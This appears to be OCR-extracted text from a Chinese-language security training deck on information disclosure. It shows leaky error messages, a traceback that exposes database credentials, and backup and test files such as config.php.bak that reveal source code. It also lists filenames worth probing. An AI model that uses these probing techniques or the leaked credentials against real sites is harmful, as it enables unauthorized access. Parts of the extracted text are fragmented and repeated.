
public function createController($route,$owner=null)
{
    if($owner===null)
        $owner=$this;
    if(($route=trim($route, '/'))===')
        $route=$owner->defaultController;
    $caseSensitive=$this->getUrlManager()->caseSensitive;

    $route.=' /';
    while(($pos=strpos($route, '/'))!==false)
    {
        $id=substr($route, 0, $pos);
        if(!preg_match('/^\w+$/',$id))
            return null;
        if(!$caseSensitive)

```

## 範例: 錯誤訊息洩漏程式碼





Error Number:

ERROR: invalid input syntax for integer: "4%27" LINE 3: WHERE "type" = '4%27' ^

SELECT \* FROM "tops\_article" WHERE "type" = '4%27'

A Database Error Occurred

Error Number:

ERROR: invalid input syntax for integer: "4%27" LINE 3: WHERE "type" = '4%27' ^

SELECT \* FROM "tops\_article" WHERE "type" = '4%27'

Filename: /sftp/coworker\_unidyna/tops/models/article\_model.php

Line Number: 21

範例:錯誤訊息洩漏 SQL 語句

```

Traceback (most recent call last):
  File "/home/plurk/plurk/git_trunk/req.respond()
  File "/home/plurk/plurk/git_trunk/self._respond()
  File "/home/plurk/plurk/git_trunk/response = self.wsgi_app(self.en
  File "/home/plurk/plurk/git_trunk/return self.app(environ, start_r
  File "/home/plurk/plurk/git_trunk/rv = handle_error()
  File "/home/plurk/plurk/git_trunk/result = handler(e)
  File "plurk/web/error_handler.py", trace_back=t_b)
  File "plurk/templates.py", line 14 html = PlurkTemplates().addDynam
  File "plurk/templates.py", line 14 'session_user': users.exposeSess
  File "plurk/users.py", line 321, i session_user['notifications_coun
  File "/home/plurk/plurk/git_trunk/value = f(*args, **kwargs)
  File "plurk/models/notifications.p where='status in (0, -2)')
  File "/home/plurk/plurk/git_trunk/res = self.select(table, cols="COUNT(%s)" % column, as_one=True, **kw)
  File "/home/plurk/plurk/git_trunk/ext/parts/db/wrapper.py", line 120, in select with self.cursor(sql) as cursor:
  File "/home/plurk/plurk/git_trunk/ext/parts/db/wrapper.py", line 54, in cursor con = self.connections.getConnection(host)
  File "/home/plurk/plurk/git_trunk/ext/parts/db/wrapper.py", line 568, in getConnection raise Exception('Could not create a connection on server %s : %s.\nError was %s' %\
Exception: Could not create a connection on server 192.168.0.18 : {'_rhost': u'192.168.0.18', 'server_name': 'plurk_group002', 'use_unicode': True, 'compress': False, 'charset': 'utf8', 'db': '', 'resolve_host': <function resolve_host at 0x58bbf50>, 'id': 'shard_db:2', 'host': 'localhost', 'refresh_host': <function refresh_host at 0x5a30050>, 'shard_info': {'name': u'mothra', 'port': 3306, 'host': u'192.168.0.18', 'host_extra': u'192.168.0.16', 'balancing': u'host', 'user': u'plurk', 'password': u'plurk', 'id': 2L}, 'port': 3306}.
Error w
  File
  cha
  File "/usr/local/lib/python2.6/dist-packages/MySQLdb_python_2.2.3_python_2.6_linux-
x86_64.egg/MySQLdb/_init_.py", line 81, in Connect
  return Connection(*args, **kwargs)

```

```

pper.py", line 54, in cursor
pper.py", line 568, in getConnection
n server %s : %s.\nError was %s' %\
92.168.0.18 : {'_rhost': u'192.168.0.18', '
alse, 'charset': 'utf8', 'db': '', 'resolve
b:2', 'host': 'localhost', 'refresh_host':
'mothra', 'port': 3306, 'host': u'192.168.0
'user': u'plurk', 'password': u'plurk', 'i
pper.py", line 551, in getConnection
python-1.2.3-py2.6-linux-

```

# 範例: 錯誤訊息洩漏資料庫帳號密碼

# 提醒

- 正式服務應關閉對外錯誤訊息顯示
  - 以 PHP 為例
    - php.ini
    - display\_errors = off



# DEVCORE 常利用的資訊洩漏


- 傳統資訊洩漏
- 開發環境資訊洩漏
  - 暫存、測試資訊
  - 版本控管
- DNS 資訊洩漏



# 暫存、測試資訊

- 開發者為求方便建立的備份或測試
  - .bak .tmp test.php xxx.php2 ...
- 編輯器自動產生的備份檔
  - index.php~ index.php.swp ...





```

// Here's the monstrous $_REQUEST
function).
$actionArray = array(
    'activate' => array('Re
    'admin' => array('Admin
    'announce' => array('Po
    'ban' => array('ManageBans.php', 'Ban'),
    'boardrecount' => array('Admin.php', 'AdminBoardRecount'),
    'buddy' => array('Subs-Members.php', 'BuddyListToggle'),
    'calendar' => array('Calendar.php', 'CalendarMain'),
    'cleanperms' => array('Admin.php', 'CleanupPermissions'),
    'collapse' => array('Subs-Boards.php', 'CollapseCategory'),
    'convertentities' => array('Admin.php', 'ConvertEntities'),
    'convertutf8' => array('Admin.php', 'ConvertUtf8'),
    'coppa' => array('Register.php', 'CoppaForm'),
    'deletemsg' => array('RemoveTopic.php', 'DeleteMessage'),
    'detailedversion' => array('Admin.php', 'VersionDetail'),
    'display' => array('Display.php', 'Display'),
    'dlattach' => array('Display.php', 'Download'),
    'dumpdb' => array('DumpDatabase.php', 'DumpDatabase2'),
    'editpoll' => array('Poll.php', 'EditPoll'),
    'editpoll2' => array('Poll.php', 'EditPoll2'),


```

**範例:編輯器自動備份洩漏程式碼**

```

    'helpadmin' => array('Help.php', 'ShowAdminHelp'),
    'im' => array('PersonalMessage.php', 'MessageMain'),
    'jsoption' => array('Themes.php', 'SetJavaScript'),
    'jsmodify' => array('Post.php', 'JavaScriptModify'),
    'lock' => array('LockTopic.php', 'LockTopic'),
    'lockVoting' => array('Poll.php', 'LockVoting'),
    'login' => array('LogInOut.php', 'Login'),
    'login2' => array('LogInOut.php', 'Login2'),
    'logout' => array('LogInOut.php', 'Logout'),
    'maintain' => array('Admin.php', 'Maintenance'),
    'manageattachments' => array('ManageAttachments.php', 'ManageAttachments'),
    'manageboards' => array('ManageBoards.php', 'ManageBoards'),
    'managesubscribers' => array('ManageSubscribers.php', 'ManageSubscribers'),

```



Name	Value
PHP_VERSION	5.3.3
HTTP_HOST	...
HTTP_USER_AGENT	Mozilla/5.0 (Macintosh; Intel ...)
HTTP_ACCEPT	text/html,application/xhtml+xml...
HTTP_ACCEPT_LANGUAGE	zh-tw,zh;q=0.8,en-us;q=0.5,en;q=0.3
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_CONNECTION	close
REQUEST_METHOD	GET
REQUEST_URI	/test/php/test.php
REQUEST_TIME	1408110304

/test/php/test.php

## 範例: 測試程式洩漏

# 風險

## 撿到保險箱藍圖影本

- 程式碼洩漏、系統資訊洩漏
- 測試程式常存有漏洞
- 設定檔資訊洩漏(例如資料庫帳號密碼)





http://.../config.php.bak

/config.php.bak

```
ERROR_REPORTING(E_ALL ^ E_NOTICE); ini_set("display_errors","1"); $document_client = $_SERVER['DOCUMENT_ROOT'];  
$document_admin = $document_client . '/admin'; include_once($document_client.'/includes/class/db_class.inc.php');  
include_once($document_client.'/includes/functions/datefunction.php'); include_once($document_client.'/includes/functions  
/imagesize.php'); $host = "localhost";//Mysql Server Host name $user = "root";//Mysql user name $pass = " ";//Mysql  
password $dbname = " ";//Database name /*Creating object for database functions*/ $db = new db_mysql($host, $user, $pass,  
$dbname); //PRFREE DATABASE $dbname_prf = "prfree";//Database name /*Creating object for database functions*/ $db = new  
db_mysql($host, $user, $pass, $dbname); $db_prfree = mysql_connect($host,$user,$pass); $db_eworld =  
mysql_connect($host,$user,$pass); if (!$db->connect() ) { echo "Cannot Connect to host: $host"; exit; } if (!$db->select_db() ) { echo  
"Cannot select database: $dbname"; exit; } /* Reading from Setting table */ $result_settings = $db->query("select  
config_key,config_value from settings"); while(list($key,$value) = $db->fetch_array($result_settings)) { define($key,$value); }  
/***** Site Url *****/ $physical_path = "/"; $siteurl =  
$site_admin_url = $siteurl . '/admin'; /***** Getting $db settings *****/ if(empty($_POST)) {  
ion.php"); include_once($document_client.'/includes/functions  
e $user = "root";//Mysql user name $pass = " ";//Mysql  
ect for database functions*/ $db = new db_mysql($host, $user, $pass,  
atabase name /*Creating object for database functions*/ $db = new  
l_connect($host,$user,$pass); $db_eworld =  
default: if($this->encodeentities && ($code > 127 || $code < 32)) { $character = "&#{$code}"; } else { $character = $match[1]; } break;  
} } $escapeddata .= $character; } return $escapeddata; } //FUNCTION if(!function_exists('uniord')) { function uniord($c) { $ud = 0; if  
(ord($c{0}) >= 0 && ord($c{0}) <= 127) $ud = ord($c{0}); if (ord($c{0}) >= 192 && ord($c{0}) <= 223) $ud = (ord($c{0})-192)*64 +  
(ord($c{1})-128); if (ord($c{0}) >= 224 && ord($c{0}) <= 239) $ud = (ord($c{0})-224)*4096 + (ord($c{1})-128)*64 + (ord($c{2})-128); if  
(ord($c{0}) >= 240 && ord($c{0}) <= 247) $ud = (ord($c{0})-240)*262144 + (ord($c{1})-128)*4096 + (ord($c{2})-128)*64 +  
(ord($c{3})-128)*262144 +  
(ord($c{2})-128)*64 +  
(ord($c{0})-256)*262144 +  
+ (ord($c{5})-128); if (ord($c{0}) >= 254 && ord($c{0}) <= 255) $ud = false; // error return $ud; } } //function to edgar check if(!  
function_exists('edgar_check')){ function edgar_check ($id) { global $db; $sql = "SELECT *,date_format(date_posted,'%M %d, %Y')  
AS date_posted FROM edgar WHERE newsroom_id = '$id' ORDER BY date_posted DESC"; $res = $db->query($sql); if (!$res) {  
echo( mysql_error()); } while($row = mysql_fetch_array($res)) { $row = stripslashes_array($row); $filings .= " $row[date_posted]  
